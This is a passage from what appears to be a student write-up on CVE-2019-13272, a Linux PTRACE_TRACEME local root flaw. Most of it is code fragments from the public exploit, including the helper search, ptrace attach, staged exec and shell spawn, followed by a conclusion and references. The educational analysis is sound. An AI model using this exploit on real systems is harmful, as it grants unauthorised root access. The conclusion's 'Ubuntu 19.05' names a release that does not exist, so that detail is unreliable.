    int buflen = SAFE(read(fd, buf, sizeof(buf)-1));
    buf[buflen] = '\0';
    *strchrnul(buf, '\n') = '\0';
    if (strncmp(buf, basename(helper_path), 15) == 0)
        break;
    usleep(100000);
}

```

```

dprintf("[.] Tracing midpid ...\n");
SAFE(ptrace(PTRACE_ATTACH, midpid, 0, NULL));
SAFE(waitpid(midpid, &dummy_status, 0));
dprintf("[~] Attached to midpid\n");

force_exec_and_wait(midpid, 0, "stage2");
exit(EXIT_SUCCESS);
}

```

```

int main(int argc, char **argv) {
    if (strcmp(argv[0], "stage2") == 0)
        return middle_stage2();
    if (strcmp(argv[0], "stage3") == 0)
        return spawn_shell();
}

```

```

dprintf("Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)\n");

```

```

check_env();

```

```
if (argc > 1 && strcmp(argv[1], "check") == 0) {  
    exit(0);  
}
```

```
dprintf("[.] Searching for known helpers ...\n");  
for (int i=0; i<sizeof(known_helpers)/sizeof(known_helpers[0]); i++) {  
    if (stat(known_helpers[i], &st) == 0) {  
        helper_path = known_helpers[i];  
        dprintf("[~] Found known helper: %s\n", helper_path);  
        ptrace_traceme_root();  
    }  
}
```

```
dprintf("[.] Searching for useful helpers ...\n");  
find_helpers();  
for (int i=0; i<sizeof(helpers)/sizeof(helpers[0]); i++) {  
    if (helpers[i] == NULL)  
        break;
```

```
    if (stat(helpers[i], &st) == 0) {  
        helper_path = helpers[i];  
        ptrace_traceme_root();  
    }  
}
```

```
return 0;  
}
```

6.Conclusion

Computer systems are designed to handle multiple tasks or multiple applications. Privileges basically include file read, write and most importantly system file modification. The escalation of privilege means that a user gets rights he does not qualify for. Anyone with these privileges can delete files, install malware or harmful software to system. CVE-2019-13272 is a local privilege escalation vulnerability to exploit it I use the Ubuntu 18.04.1 with kernel version 4.15.0 because the exploitation is only working on kernel versions before 5.1.17. And it was proved it as I run the exploit code on Ubuntu 19.05 with the kernel version 5.3.0 and it was not worked. Linux privilege escalation attacks can cause a significant damage to organizations as well as to individuals. Therefore, necessary steps have to take to prevent from privilege escalation attacks.

7. References

[1]"ptrace(2) - Linux manual page", *Man7.org*, 2020. [Online]. Available: <http://man7.org/linux/man-pages/man2/ptrace.2.html>. [Accessed: 11- May- 2020].

[2]"vulnerability - Glossary | CSRC", *Csrc.nist.gov*, 2020. [Online]. Available: <https://csrc.nist.gov/glossary/term/vulnerability>. [Accessed: 11- May- 2020].

[3]"1730895 – (CVE-2019-13272) CVE-2019-13272 kernel: broken permission and object lifetime handling for PTRACE_TRACEME", *Bugzilla.redhat.com*, 2020. [Online]. Available: https://bugzilla.redhat.com/show_bug.cgi?id=1730895. [Accessed: 11- May- 2020].

[4]"jas502n/CVE-2019-13272", *GitHub*, 2020. [Online]. Available: <https://github.com/jas502n/CVE-2019-13272>. [Accessed: 11- May- 2020].

